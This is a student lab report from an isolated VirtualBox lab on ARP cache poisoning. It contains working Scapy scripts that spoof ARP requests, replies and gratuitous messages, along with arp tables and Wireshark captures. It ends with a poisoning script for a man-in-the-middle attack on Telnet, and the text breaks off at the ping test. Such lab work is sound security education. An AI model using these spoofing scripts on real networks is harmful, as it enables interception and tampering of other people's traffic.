ASSIGNMENT 3

ARP Cache Poisoning Attack

Dhrubangshu Prabal Goswami

CSE-13/18

The following are the IP address and MAC address of my virtual machines:


	IP Address	MAC Address
Attacker(M) – Ubuntu	10.0.2.15	08:00:27:30:99:a1
Server(A) – Ubuntu Clone	10.0.2.4	08:00:27:df:a4:cf
Client(B) – Ubuntu Clone1	10.0.2.5	08:00:27:35:8c:06

Task 1: ARP Cache Poisoning

Here, we attack A's ARP cache such that B's IP is mapped to Attacker's MAC address in A's ARP Cache. We do this using 3 different methods as following:


Task 1.1 (using ARP request):

The following is the code to perform ARP Cache poisoning using spoofed ARP request to A:



```
from scapy.all import *

E = Ether()
A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='08:00:27:df:a4:cf', pdst='10.0.2.4')

pkt = E/A
pkt.show()
sendp(pkt)
```

In the above code, we create an ARP packet with source address as B's IP and M's MAC and destination as A's IP and MAC address. The op field's default value is used i.e. 1 indicating it's an ARP Request. We run the above code and send the packet.The following show the ARP for A and B:



```
        TX packets 347  bytes 32395 (32.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisio

dhrubangshu@dhrubangshu-VirtualBox:~$ sudo python3 task1.py
[sudo] password for dhrubangshu:
###[ Ethernet ]###
  dst       = 08:00:27:df:a4:cf
  src       = 08:00:27:30:99:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:30:99:a1
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:df:a4:cf
     pdst      = 10.0.2.4

.
Sent 1 packets.
dhrubangshu@dhrubangshu-VirtualBox:~$
```


```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags M
e
_gateway                 ether   52:54:00:12:35:00   C
s3
10.0.2.3                 ether   08:00:27:73:05:e8   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags M
e
10.0.2.15                ether   08:00:27:30:99:a1   C
s3
10.0.2.5                 ether   08:00:27:30:99:a1   C
s3
_gateway                 ether   52:54:00:12:35:00   C
s3
10.0.2.3                 ether   08:00:27:73:05:e8   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:73:05:e8   C                     enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

However, the above code also creates an entry of our machine 10.0.2.7 in A's ARP Cache. This might be because the Ethernet header's fields are filled by the OS based on the packet received. We revise the code as following, by entering the Ethernet header's fields:

```
from scapy.all import *

E = Ether(dst='08:00:27:df:a4:cf',src='08:00:27:30:99:a1')
A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='08:00:27:df:a4:cf', pdst='10.0.2.4')

pkt = E/A
pkt.show()
sendp(pkt)
```

On running the code, we observe:


Ubuntu (Linked Base for Ubuntu and Ubuntu Clone) [Running] - Oracle VM VirtualBox : 1
Ubuntu Clone (Linked Base for Ubuntu Clone and Ubuntu Clone1) [Running] - Oracle...
Ubuntu Clone1 [Running] - Oracle VM VirtualBox : 1
Activities
Terminal
Jun 7 14:31
Type here to search
32°C Light rain
ENG
14:31
07-06-2022

```
    pdst      = 10.0.2.4

.
Sent 1 packets.
dhrubangshu@dhrubangshu-VirtualBox:~$ sudo python3 task2.py
###[ Ethernet ]###
  dst       = 08:00:27:df:a4:cf
  src       = 08:00:27:30:99:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:30:99:a1
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:df:a4:cf
     pdst      = 10.0.2.4

.
Sent 1 packets.
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
s3
dhrubangshu@dhrubangshu-VirtualBox:~$ sudo arp -d 10.0.2.15
[sudo] password for dhrubangshu:
dhrubangshu@dhrubangshu-VirtualBox:~$ sudo arp -d 10.0.2.5
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask
e
_gateway                 ether   52:54:00:12:35:00   C
s3
10.0.2.3                 ether   08:00:27:73:05:e8   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask
e
10.0.2.5                 ether   08:00:27:30:99:a1   C
s3
_gateway                 ether   52:54:00:12:35:00   C
s3
10.0.2.3                 ether   08:00:27:73:05:e8   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:73:05:e8   C                     enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```


The entries are deleted before running the code and the two ARP results shown above are before and after running the program. We see that, the above code no more results in storing Attacker's entry in the ARP Cache of A.

Task 1B (using ARP reply):

The following is the code to perform ARP Cache poisoning using spoofed ARP reply to A:

```
from scapy.all import *

E = Ether(dst='08:00:27:df:a4:cf',src='08:00:27:30:99:a1')
A = ARP(op=2,
hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='08:00:27:df:a4:cf', pdst='10.0.2.4')

pkt = E/A
pkt.show()
sendp(pkt)
```

The only change here is that the OP field is set to 2 i.e. ARP reply. Rest of the code is same. On executing the program, we see:



```
.
Sent 1 packets.
dhrubangshu@dhrubangshu-VirtualBox:~$ gedit task3.py
dhrubangshu@dhrubangshu-VirtualBox:~$ sudo python3 task3.py
###[ Ethernet ]###
  dst       = 08:00:27:df:a4:cf
  src       = 08:00:27:30:99:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 08:00:27:30:99:a1
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:df:a4:cf
     pdst      = 10.0.2.4

.
Sent 1 packets.
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags M
e
10.0.2.5                 ether   08:00:27:30:99:a1   C
s3
_gateway                 ether   52:54:00:12:35:00   C
s3
10.0.2.3                 ether   08:00:27:73:05:e8   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags M
e
10.0.2.5                 ether   08:00:27:30:99:a1   C
s3
_gateway                 ether   52:54:00:12:35:00   C
s3
10.0.2.3                 ether   08:00:27:73:05:e8   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:73:05:e8   C                     enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```


The is-at string in op indicates that it is an ARP reply.

Task 1C (using ARP gratuitous message):

We spoof an ARP gratuitous message with B's IP address using the following program:

```
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff',src='08:00:27:30:99:a1')
A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

On running the above program, we see:



```
    pdst      = 10.0.2.5

.
Sent 1 packets.
dhrubangshu@dhrubangshu-VirtualBox:~$ sudo python3 task4.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:30:99:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:30:99:a1
     psrc      = 10.0.2.5
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.5

.
Sent 1 packets.
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags M
e
_gateway                 ether   52:54:00:12:35:00   C
s3
10.0.2.3                 ether   08:00:27:73:05:e8   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:73:05:e8   C                     enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

In the above output, we see that only A’s ARP cache changes and though B received the packet (due to the packet being broadcasted on the network), B’s ARP Cache remains unchanged. This is because the sender’s IP address matches B’s IP address and hence B assumes that the packet was sent by it. The ARP cache only consists of those IP address that does not belong to the host.


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

The following provides the code to perform ARP Cache Poisoning on A and B, such that in A’s ARP cache, B’s IP address maps to M’s MAC address, and in B’s ARP cache, A’s IP address also maps to M’s MAC address:

```
from scapy.all import *
#VM A
E1 = Ether(dst='08:00:27:df:a4:cf',src='08:00:27:30:99:a1')

#VM B
E2 = Ether(dst='08:00:27:35:8c:06',src='08:00:27:30:99:a1')

A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='08:00:27:df:a4:cf', pdst='10.0.2.4')
B = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.4',
        hwdst='08:00:27:35:8c:06', pdst='10.0.2.5')


pkt1 = E1/A
pkt2 = E2/B
pkt1.show()
pkt2.show()
sendp(pkt1)
sendp(pkt2)
```

The above code uses the ARP request method to perform ARP Cache Poisoning. The ARP Cache after running the code on A and B, respectively, and Wireshark capture is as follows:


Ubuntu (Linked Base for Ubuntu and Ubuntu Clone) [Running] - Oracle VM VirtualBox : 1
Wireshark
Jun 8 15:24
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
arp
Ubuntu Clone (Linked Base for Ubuntu Clone and Ubuntu Clone1) [Running] - Oracle...
Terminal
dhrubangshu@dhrubangshu-VirtualBox: ~
Type here to search
28°C Rain
ENG
15:24
08-06-2022


```
Destination         Protocol Length Info
PcsCompu_35:8c:06   ARP        42 Who has 10.0.2.5? Tell 10.0.2.4 (duplicate use of 10.0.2.4 de…
PcsCompu_30:99:a1   ARP        60 10.0.2.5 is at 08:00:27:35:8c:06 (duplicate use of 10.0.2.4 d…
Broadcast           ARP        42 Who has 10.0.2.3? Tell 10.0.2.15
PcsCompu_30:99:a1   ARP        60 10.0.2.3 is at 08:00:27:20:8a:71
RealtekU_12:35:00   ARP        60 Who has 10.0.2.1? Tell 10.0.2.5 (duplicate use of 10.0.2.5 de…
PcsCompu_35:8c:06   ARP        60 10.0.2.1 is at 52:54:00:12:35:00 (duplicate use of 10.0.2.5 d…
Broadcast           ARP        60 Who has 10.0.2.3? Tell 10.0.2.4

Frame 63: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_35:8c:06 (08:00:27:35:8c:06), Dst: RealtekU_12:35:00 (52:54:00:12:35:00
Address Resolution Protocol (request)
[Duplicate IP address detected for 10.0.2.5 (08:00:27:35:8c:06) - also in use by 08:00:27:30:99:a1
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags
e
10.0.2.5                 ether   08:00:27:30:99:a1   C
s3
_gateway                 ether   52:54:00:12:35:00   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.4                 ether   08:00:27:30:99:a1   C                     enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

Step 2 (Testing):

After performing the ARP Cache poisoning, we ping from B to A and see the following results:



```
Destination          Protocol  Length Info
PcsCompu_35:8c:06    ARP       42 Who has 10.0.2.5? Tell 10.0.2.4 (duplicate use of 10.0.2.4 de…
PcsCompu_30:99:a1    ARP       60 10.0.2.5 is at 08:00:27:35:8c:06 (duplicate use of 10.0.2.4 d…
Broadcast            ARP       42 Who has 10.0.2.3? Tell 10.0.2.15
PcsCompu_30:99:a1    ARP       60 10.0.2.3 is at 08:00:27:20:8a:71
RealtekU_12:35:00    ARP       60 Who has 10.0.2.1? Tell 10.0.2.5 (duplicate use of 10.0.2.5 de…
PcsCompu_35:8c:06    ARP       60 10.0.2.1 is at 52:54:00:12:35:00 (duplicate use of 10.0.2.5 d…
Broadcast            ARP       60 Who has 10.0.2.3? Tell 10.0.2.4

